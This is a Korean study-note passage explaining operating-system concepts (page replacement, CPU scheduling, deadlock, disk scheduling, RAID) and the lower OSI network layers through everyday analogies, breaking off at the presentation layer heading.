LRU (Least Recently Used) 가장 오랫동안 사용 안 한 페이지 마지막으로 펼친 지 제일 오래된 책
LFU (Least Frequently Used) 사용 횟수가 가장 적은 페이지 제일 적게 펼쳐본 책
NUR (Not Used Recently) 최근 사용 안 한 페이지 (참조 비트·변형 비트 활용) LRU의 간단 버전
SCR (Second Chance, 2차 기회) FIFO인데, 최근 쓴 페이지는 한 번 봐줌 오래된 책이라도 방금 봤으면 한 번 더 기회

💡 LRU vs LFU

  • LRU = 최근에 언제 썼나 (시간 기준)
  • LFU = 몇 번 썼나 (횟수 기준)

💡 벨레이디의 모순(Belady’s Anomaly): FIFO에서는 프레임 수를 늘렸는데 오히려 페이지 부재가 늘어나는 이상 현상이 생길 수 있습니다.


④ 할당(Allocation) 전략 — "얼마나 줄까?"

프로그램마다 프레임을 몇 개씩 줄지 정하는 문제입니다.

기법 설명
고정(균등) 할당 모든 프로세스에 똑같이 나눠줌
비례 할당 프로세스 크기에 비례해서 줌
우선순위 할당 중요한 프로세스에 더 많이 줌

너무 적게 주면? → 스래싱(Thrashing)

학생에게 책상 자리를 1칸만 주면, 챕터 넘길 때마다 서고를 왕복해야 해서 공부는 못 하고 왔다 갔다만 하게 되죠.

스래싱 = 페이지 부재가 너무 잦아서, 실제 작업보다 페이지 교체에 시간을 더 많이 쓰는 현상


해결책으로 두 가지 개념이 자주 나옵니다.


국부성(Locality, 지역성): 프로그램은 짧은 시간 동안 일부 영역만 집중적으로 사용하는 경향이 있음

  • 시간 지역성: 방금 쓴 것을 곧 또 씀 (반복문, 카운터 변수)
  • 공간 지역성: 근처 주소를 이어서 씀 (배열 순차 접근)

워킹 셋(Working Set): 일정 시간 동안 프로세스가 자주 참조하는 페이지들의 집합. 이 워킹 셋만큼은 RAM에 유지해 주면 스래싱을 막을 수 있습니다. 비유하면 "이번 주 시험 범위 챕터"는 항상 책상에 펼쳐두는 거죠.

CPU 스케쥴링

🏦 비유: 은행 창구

컴퓨터 은행 비유
CPU 창구 직원 1명
프로세스 업무 보러 온 손님
준비 큐(Ready Queue) 번호표 뽑고 기다리는 대기 줄
스케줄러 "다음 손님!" 을 정하는 안내 직원
CPU 버스트 시간 손님 업무 처리에 걸리는 시간

창구는 하나인데 손님은 여럿이죠. 누구를 먼저, 얼마 동안 처리할지 정하는 규칙이 CPU 스케줄링입니다.

🔄 먼저 알아야 할 것: 프로세스 상태

         디스패치           
 [준비] ─────────▶ [실행] ──────▶ [종료]
   ▲    ◀─────────  │
   │   타임아웃(선점)  │ 입출력 요청 (Block)
   │                ▼
   └──── 깨움 ──── [대기]
      (Wake up)

상태 의미 은행 비유
준비(Ready) CPU만 주면 바로 실행 가능 번호표 들고 대기 중
실행(Running) CPU 사용 중 창구에서 업무 중
대기(Blocked) 입출력 등을 기다림 "서류 떼어 오세요" 하고 잠시 자리 비움
  • 디스패치(Dispatch): 준비 → 실행 (창구로 호출)
  • 타임아웃(Timeout): 실행 → 준비 (시간 다 됐으니 줄 뒤로)

⚖️ 선점 vs 비선점

구분 의미 은행 비유
비선점(Non-preemptive) 한번 CPU를 잡으면 끝날 때까지 안 뺏김 업무 시작하면 끝날 때까지 창구 차지
선점(Preemptive) 더 급한 프로세스가 오면 중간에 뺏을 수 있음 VIP 오면 하던 손님 잠깐 비켜야 함

비선점: FCFS, SJF, HRN, (비선점) 우선순위

선점: RR, SRT, 다단계 큐(MLQ), 다단계 피드백 큐(MLFQ), (선점) 우선순위

R이 들어가면 대부분 선점입니다 (RR, SRT). HRN은 예외니 따로 기억해야 합니다.

📘 비선점 기법

① FCFS (First Come First Served) = FIFO

먼저 온 손님 먼저. 가장 단순하고 공평해 보이지만 문제가 있어요.


호위 효과(Convoy Effect): 업무가 아주 긴 손님이 앞에 있으면, 1분짜리 업무 손님들도 한참 기다려야 함


② SJF (Shortest Job First)

업무 시간이 가장 짧은 손님 먼저. 평균 대기 시간이 가장 짧은(최적) 기법이에요.


기아 현상(Starvation): 짧은 손님이 계속 오면, 긴 업무 손님은 영원히 못 불려감


③ HRN (Highest Response ratio Next)

SJF의 기아 현상을 보완한 기법. 오래 기다릴수록 우선순위가 올라가요.


우선순위 = (대기 시간 + 서비스 시간) / 서비스 시간


값이 클수록 먼저 실행합니다. 분자에 대기 시간이 있어서, 오래 기다린 긴 작업도 결국 차례가 와요.


④ 우선순위 (Priority)

정해진 우선순위가 높은 것 먼저. (선점/비선점 둘 다 가능)


에이징(Aging): 기아 현상 해결책. 오래 기다린 프로세스의 우선순위를 점점 올려줌. 은행에서 “30분 넘게 기다리신 분 먼저 오세요”와 같아요.


📕 선점 기법

⑤ RR (Round Robin)

모두에게 똑같은 시간(Time Quantum)만큼 돌아가며 CPU를 줌. 시간 다 쓰면 줄 맨 뒤로.

비유: 창구 직원이 "한 분당 5분씩만 처리해 드려요. 남은 업무는 다시 줄 서세요."

  • 시간 할당량이 너무 크면 → FCFS와 같아짐
  • 시간 할당량이 너무 작으면 → 손님 교체(문맥 교환, Context Switching)가 너무 잦아 오버헤드 증가

시분할 시스템에 적합해요.


⑥ SRT (Shortest Remaining Time)

SJF의 선점 버전. 새 프로세스가 도착했을 때 남은 시간이 더 짧으면 현재 작업을 뺏음.


⑦ 다단계 큐 (MLQ, Multi-Level Queue)

준비 큐를 여러 개로 나누고 각 큐에 다른 우선순위·기법을 줌. 프로세스는 큐 사이 이동 불가.

비유: VIP 창구, 일반 창구, 기업 창구가 따로 있고, 손님은 정해진 창구에서만 업무 가능


⑧ 다단계 피드백 큐 (MLFQ)

MLQ인데 큐 사이 이동 가능. CPU를 오래 쓰는 프로세스는 아래 큐로 내려가고, 오래 기다리면 위로 올라감 (에이징 적용).


교착 상태

⭐ 교착상태 발생 4가지 필요조건

이 4가지가 모두 동시에 성립해야 교착상태가 발생합니다. 하나라도 깨면 교착상태는 안 생깁니다.

조건 의미 젓가락 비유
① 상호 배제 (Mutual Exclusion) 자원은 한 번에 한 프로세스만 사용 가능 젓가락 한 짝은 한 사람만 쥘 수 있음
② 점유와 대기 (Hold and Wait) 자원을 가진 채로 다른 자원을 기다림 내 젓가락은 쥔 채 상대 젓가락을 기다림
③ 비선점 (Non-preemption) 남이 가진 자원을 강제로 뺏을 수 없음 상대 손에서 젓가락을 뺏을 수 없음
④ 환형 대기 (Circular Wait) 대기 관계가 원형(사이클)을 이룸 철수 → 영희 → 철수 ... 꼬리에 꼬리

🛠️ 교착상태 해결 방법 4가지

방법 핵심 아이디어 비유
예방 (Prevention) 4조건 중 하나를 원천 차단 식당 규칙 자체를 바꿈
회피 (Avoidance) 자원을 줄 때마다 위험한지 미리 계산 젓가락 주기 전에 "이러면 막히나?" 따져봄
탐지 (Detection) 일단 허용하고, 발생했는지 주기적으로 검사 가끔 둘러보며 굳어있는 테이블 찾기
회복 (Recovery) 발생한 교착상태를 풀어줌 한 명 내보내거나 젓가락 강제 회수

🛗 디스크 스케줄링 기법

요청들이 여러 트랙에 흩어져 있을 때, 어떤 순서로 방문할지 정하는 규칙이에요. 엘리베이터 비유가 딱 맞아요.

기법 방법 엘리베이터 비유 특징
FCFS 요청 들어온 순서대로 버튼 누른 순서대로 1층→15층→2층... 공평하지만 비효율적
SSTF (Shortest Seek Time First) 현재 위치에서 가장 가까운 요청 먼저 지금 층에서 제일 가까운 층부터 효율 좋지만 기아 현상 (먼 층은 계속 밀림)
SCAN 한 방향으로 끝까지 가며 처리 → 끝에서 방향 전환 진짜 엘리베이터 방식 (꼭대기까지 갔다가 내려옴) 엘리베이터 알고리즘이라고도 부름
C-SCAN (Circular SCAN) 한 방향으로만 처리, 끝에 가면 처음으로 바로 복귀 올라갈 때만 태우고, 꼭대기에서 1층으로 직행 대기 시간이 균등함
LOOK SCAN인데 끝까지 안 가고 마지막 요청까지만 감 요청 있는 최고층까지만 가고 방향 전환 SCAN 개선판
C-LOOK C-SCAN인데 마지막 요청까지만 가고 첫 요청으로 복귀   C-SCAN 개선판
N-step SCAN SCAN 도중 새로 온 요청은 다음 왕복 때 처리 이미 출발한 엘리베이터는 새 손님 안 태움 무한 대기 방지

💡 SCAN과 LOOK의 차이

  • SCAN: 요청이 없어도 디스크 끝(0번 또는 마지막 트랙)까지 감
  • LOOK: 요청이 있는 마지막 트랙까지만 감 (끝을 "봐서(Look)" 없으면 돌아옴)

RAID

중요한 서류를 보관할 때 이런 고민을 하죠.

  • 빠르게 처리하고 싶다 → 여러 사람이 나눠서 작성
  • 잃어버리면 안 된다 → 복사본을 만들어 둠

RAID는 이 두 가지를 디스크 여러 개로 해결하는 기술입니다.

RAID (Redundant Array of Independent Disks) = 여러 개의 디스크를 묶어서 하나처럼 쓰며, 성능이나 안정성(또는 둘 다)을 높이는 기술

레벨 방식 최소 디스크 장애 허용 사용 용량 한줄 특징
0 스트라이핑 2 ✗ (0개) N 가장 빠름, 안전성 없음
1 미러링 2 1개 N/2 완전 복사
2 비트 + 해밍코드 - 1개 - 거의 안 씀
3 바이트 + 전용 패리티 3 1개 N−1  
4 블록 + 전용 패리티 3 1개 N−1 패리티 디스크 병목
5 블록 + 분산 패리티 3 1개 N−1 실무 표준
6 블록 + 이중 분산 패리티 4 2개 N−2 RAID 5보다 안전
1+0 미러링 → 스트라이핑 4 짝마다 1개 N/2 빠르고 안전

🔐 보안 관점에서 RAID

RAID는 정보보안 3요소(CIA) 중 가용성(Availability)을 높이는 기술입니다. 디스크가 고장 나도 서비스가 계속 돌아가게 해 주니까요.

⚠️ RAID는 백업이 아니에요!
랜섬웨어가 파일을 암호화하거나 실수로 파일을 삭제하면, RAID는 그 변경 사항까지 그대로 모든 디스크에 반영해요. 미러링은 "망가진 것도 똑같이 복사"합니다. 그래서 RAID와 별도로 오프라인 백업이 반드시 필요해요. 이건 시험 서술형에서도 나올 수 있는 포인트예요.


본 게시글에서는 네트워크 공부의 첫 시작으로, 계층 모델에 대해 설명합니다.


INTRO: 왜 계층으로 나눌까?



한국에서 컴퓨터 A를 쓰는 제가, 지구 반대편 캐나다에 사는 컴퓨터 B를 쓰는 제 친구 원희에게 “안녕”이라는 메시지를 보내고 싶습니다. 이 “안녕”이라는 메시지가 어떻게 전송될까요? 과정을 쪼개보면, 다음과 같은 질문들이 생깁니다.


  • “안녕”이라는 데이터가 어떤 프로그램(카카오톡? 메일?)으로 가야할까요?
  • 중간에 “안녕”이라는 데이터가 손상되면 어떡할까요?
  • 지구 반대편 캐나다의 컴퓨터 B까지 어떤 길로 가야할까요?
  • 제 컴퓨터 A는 와이파이 공유기를 쓰는데, 공유기까지는 어떻게 전달할까요?
  • 결국 컴퓨터는 0과 1로 데이터를 가공하여 전달할텐데, 어떻게 변환할까요?


이런 다양한 문제들을 역할별로 쪼개서, 각 계층이 자기에게 주어진 일만 하도록 나눈 것이 ‘계층 모델’입니다.


택배 과정   네트워크로 치면
편지를 쓴다.  "안녕 잘 지내니" 실제 보낼 데이터(=메시지)
봉투에 받는 사람 이름을 쓴다.  "원희에게" 어떤 프로그램이 받을지 표시
송장에 주소를 쓴다.  "캐나다 메이플시럽로 486" 어느 컴퓨터로 갈지 표시
택배 기사가 다음 터미널까지 옮긴다. 영차영차 바로 다음 장비까지 전달
트럭이 도로를 달린다. 부릉 전선/전파로 신호 전송


편지를 쓰는 사람은 트럭이 어느 도로로 가느지 몰라도 되고, 택배 기사는 편지 내용을 몰라도 됩니다. 이것이 계층화의 장점입니다.


OSI 7 계층

층 이름 하는 일 예시 데이터 단위
7 응용(Application) 사용자가 쓰는 서비스 제공 HTTP, DNS, SMTP 데이터
6 표현(Presentation) 데이터 형식 변환, 압축, 암호화 JPEG, UTF-8, 암호화 데이터
5 세션(Session) 통신 연결의 시작·유지·종료 관리 로그인 세션, RPC 데이터
4 전송(Transport) 어떤 프로그램에게 줄지(포트), 신뢰성 보장 TCP, UDP 세그먼트
3 네트워크(Network) 어떤 컴퓨터로 갈지(IP), 경로 찾기 IP, ICMP, 라우터 패킷
2 데이터 링크(Data Link) 바로 옆 장비까지 전달(MAC 주소) 이더넷, Wi-Fi, 스위치 프레임
1 물리(Physical) 0과 1을 전기·빛·전파 신호로 전송 랜선, 광케이블, 허브 비트


1층 - 물리 - Physical

순수하게 "신호"의 세계입니다. 전압이 높으면 1, 낮으면 0으로 처리합니다. 물리 계층은 데이터의 의미를 전혀 알지 못합니다. 들어온 신호가 이메일인지, 동영상인지 관심도 없고, 그냥 비트를 실어 나를 뿐입니다.


대표 장비로는 케이블, 리피터, 허브가 있습니다.


*리피터(Repeater): 거리가 멀어져 약해진 신호를 증폭하는 장비

*허브(Hub): 한 포트로 들어온 신호를 모든 포트에 그대로 복사하는 장비


2층 - 데이터 링크 - Data Link

물리 계층은 신호만 보내기에, 여러 기기가 연결되어 있을 때 정확히 누구에게 보내는건지, 중간에 비트가 깨지진 않았는지를 알 수 없습니다. 이것을 해결하기 위해 데이터 링크 계층이 일합니다.


① MAC 주소로 대상 지정

  • 랜카드·와이파이 칩마다 공장에서 박혀 나오는 48비트 고유 번호
  • 예: 3C:22:FB:1A:9E:04 (앞 3바이트는 제조사, 뒤 3바이트는 일련번호)

② 프레임으로 포장

  1. 어디서부터 데이터가 시작되지? (시작점) - 프리앰블, SFD
  2. 나한테 온 거 맞아? (받는 사람) - 도착 MAC 주소
  3. 누가 보낸 거지? (보낸 사람) - 출발 MAC 주소
  4. 안에 든 게 뭐지? (내용물 종류) - 타입
  5. 오는 도중에 깨지진 않았어? (오류 검사) - FCS

프레임은 이 다섯 가지 질문에 답하는 정해진 포장 규격입니다.


이더넷 프레임의 기본 구조는 이렇습니다.

[도착 MAC 6B][출발 MAC 6B][타입 2B][   데이터 (46~1500B)   ][FCS 4B]
  • 타입: 안에 든 게 IPv4인지(0x0800), IPv6인지(0x86DD), ARP인지(0x0806)
  • FCS(Frame Check Sequence): CRC 값. 받는 쪽이 다시 계산해서 다르면 프레임을 버립니다. (오류 검출만 하고 재전송은 안 하며, 무결성 보장 장치가 아닙니다.)

③ 매체 접근 제어
여러 기기가 동시에 보내면 신호가 충돌하죠. 이걸 조율하는 규칙도 2층 몫입니다. 와이파이의 CSMA/CA(보내기 전 채널이 비었는지 확인)가 대표적이에요.


대표 기술과 장비로는 이더넷(유선), Wi-Fi, 스위치, VLAN, ARP 등이 있습니다.


*스위치: 들어온 프레임의 출발 MAC을 보고 "이 MAC은 3번 포트에 있구나"를 MAC 주소 테이블에 기록합니다. 다음부터 그 MAC으로 가는 프레임은 3번 포트로만 보냅니다.

*VLAN: 물리적으로 한 스위치에 연결되어 있어도, 논리적으로 네트워크를 나눕니다.

*ARP: IP 주소를 알 때 해당 MAC 주소를 알아내는 프로토콜입니다.


3층 - 네트워크 - Network

2층의 MAC 주소는 같은 네트워크 안에서만 통합니다. 서울의 제 PC에서 캐나다 PC로 가려면 수많은 네트워크를 거쳐야 합니다. 네트워크 계층은 전 세계 단위의 주소 체계와 길 찾기를 담당합니다.


① IP 주소로 논리적 위치 지정

  • IPv4: 192.168.0.10 (32비트), IPv6: 2001:db8::1 (128비트)
  • MAC과 달리 네트워크("어느 동네") 부분 + 호스트("몇 번지") 부분으로 나뉘어 있어 "어느 동네의 몇 번지"처럼 위치를 표현할 수 있습니다. 하지만 IP 주소만 봐서는 경계를 알 수 없습니다. 그래서 서브넷 마스크라는 값을 함께 씁니다. (다음에 배울 내용입니다.)

Q. MAC 주소가 있는데 왜 또 IP 주소가 필요한가요?

A. 비유하자면, MAC 주소는 주민등록번호고, IP 주소는 집 주소입니다. 서로 다른 정보를 담고 있으며, 라우터는 전 세계 MAC 주소를 다 알지 못합니다. 그래서 위치를 표현할 수 있는 주소 체계인 IP가 필요합니다.


② 라우팅 (경로 결정)
라우터는 패킷이 들어오면 목적지 IP를 보고, 라우팅 테이블을 참고해 "이 목적지면 저쪽 인터페이스로 보내라"를 결정합니다.


비유하자면, 라우터는 고속도로 분기점의 표지판입니다. 서울에서 캐나다까지의 전체 경로를 알려주지도 않고, 알지도 못합니다. 그저 다음 라우터는 저쪽이다 라는 것만 알고 패킷은 라우터를 하나씩 건너 뛰며 목적지에 도착합니다. 이때, 라우터들끼리 OSPF, BGP 같은 라우팅 프로토콜로 경로 정보를 주고받습니다.


③ IP 헤더의 주요 필드

IP 헤더는 쉽게 말하자면 패킷에 붙는 송장을 말합니다. 

필드 의미  
출발지/목적지 IP 처음부터 끝까지 (원칙적으로) 유지 누가 누구에게?
TTL (Time To Live) 라우터를 하나 지날 때마다 1씩 감소, 0이 되면 버림
  → 패킷이 무한히 떠도는 것 방지
언제 버려?
프로토콜 안에 든 게 TCP(6)인지 UDP(17)인지 ICMP(1)인지 안에 뭐있어?
단편화 관련 필드 패킷이 너무 크면 쪼갠 뒤 나중에 재조립하기 위한 정보 쪼개진 조각이라면 어떻게 다시 맞추지?

④ 최선형(Best Effort) 전달

IP는 "최선을 다해 보내지만 도착을 보장하진 않는다"는 방식입니다. 패킷이 사라지거나 순서가 뒤바뀌어도 IP는 신경 쓰지 않아요. 그 문제는 4층(TCP)에 맡깁니다.


IP는 패킷을 버려도 보낸 쪽에 반드시 알려주지 않습니다. 일부러 이렇게 만들었습니다. IP는 라우터에게 '받으면 보고, 보내고, 잊어버려라'만 요구합니다. 중간 라우터들이 아무리 꼼꼼하게 확인해도 결국 최종 목적지에서 다시 확인해야 확실하기 때문에 중간 비용을 늘리지 않겠다는 설계 철학입니다.


그래서 보안이 필요하면, IP 위나 옆에서 별도의 보호 장치가 추가되어야 합니다.

  • IPsec: 네트워크 계층(3)에서 직접 암호화·인증·재전송 방지
  • TLS: 전송 계층(4)에서 암호화·인증


4층. 전송 계층 (Transport Layer)

이제, 어느 프로그램에 줘야할지, 네트워크 계층(3)이 도착을 보장하지 않는데 어떻게 빠짐없이 순서대로 받을지를 처리해야 합니다.


① 포트 번호로 프로그램 구분

  • 0~65535 사이의 숫자
  • 잘 알려진 포트: 80(HTTP), 443(HTTPS), 22(SSH), 53(DNS), 25(SMTP)
  • IP 주소 + 포트 번호 = 소켓. "어느 건물(IP)의 몇 호실(포트)"이라고 보면 됩니다.

② 두 가지 방식: TCP vs UDP

비교 TCP UDP
연결 통신 전 연결 수립 (3-way handshake) 연결 없이 바로 전송
신뢰성 도착 확인(ACK), 손실 시 재전송 확인·재전송 없음
순서 순서 번호로 재정렬 보장 안 함
속도 상대적으로 느림 빠름
헤더 크기 20바이트 이상 8바이트
쓰임 웹, 이메일, 파일 전송 실시간 영상·음성, 게임, DNS

③ TCP의 신뢰성 장치들

  • 순서 번호(Sequence Number): 데이터 바이트마다 번호를 매겨 순서 재조립
  • 확인 응답(ACK): "여기까지 잘 받았어"
  • 흐름 제어: 받는 쪽이 감당할 수 있는 만큼만 보냄 (윈도우 크기)
  • 혼잡 제어: 네트워크가 막히면 전송 속도를 줄임

대표 장비로는 L4 스위치 / 로드밸런서, 일반 방화벽 등이 있습니다.


*L4 스위치 / 로드밸런서: 현업에서는 L4 스위치를 4층 정보로 동작하는 로드밸런서와 같은 뜻으로 사용합니다. 가상의 IP를 가진 로드밸런서에서 여러개의 내부 서버들로 나눠주는 역할을 합니다. 원래는 성능 장비지만 뜻밖의 보안 효과도 얻을 수 있습니다. 외부에서는 가상 IP만 보이고 실제 서버 IP를 알 수 없기 때문에 백엔드 서버 은닉이 가능하고, 대량 트래픽을 여러 서버로 분산하므로 DDoS 완충 효과도 있습니다. 단, L4 로드밸런서는 내용을 보지 않기 때문에, 정상 포트(443)로 들어오는 SQL 인젝션 같은 공격은 그대로 서버에 전달됩니다.


5층 - 세션 - Session

두 프로그램 사이의 대화(세션)을 어떻게 시작하고, 유지하고, 끝낼지를 처리합니다.

  • 세션 수립·종료: 대화의 시작과 끝을 관리
  • 동기화(체크포인트): 큰 파일을 보내다 끊겼을 때, 처음부터가 아니라 마지막 체크포인트부터 다시 보내도록
  • 대화 제어: 동시에 주고받을지(전이중), 번갈아 말할지(반이중)


현대 인터넷에서 5층이 독립적으로 존재하는 경우는 드뭅니다.


TCP(4)가 연결 관리를 상당 부분 하고, 나머지는 응용 프로그램이 직접 처리해요.


예를 들어 웹사이트 로그인 상태 유지(쿠키, 세션 ID)는 개념적으로 세션 관리지만, 실제로는 HTTP 위에서 응용 프로그램이 구현합니다.


6층 - 표현 - Presentation

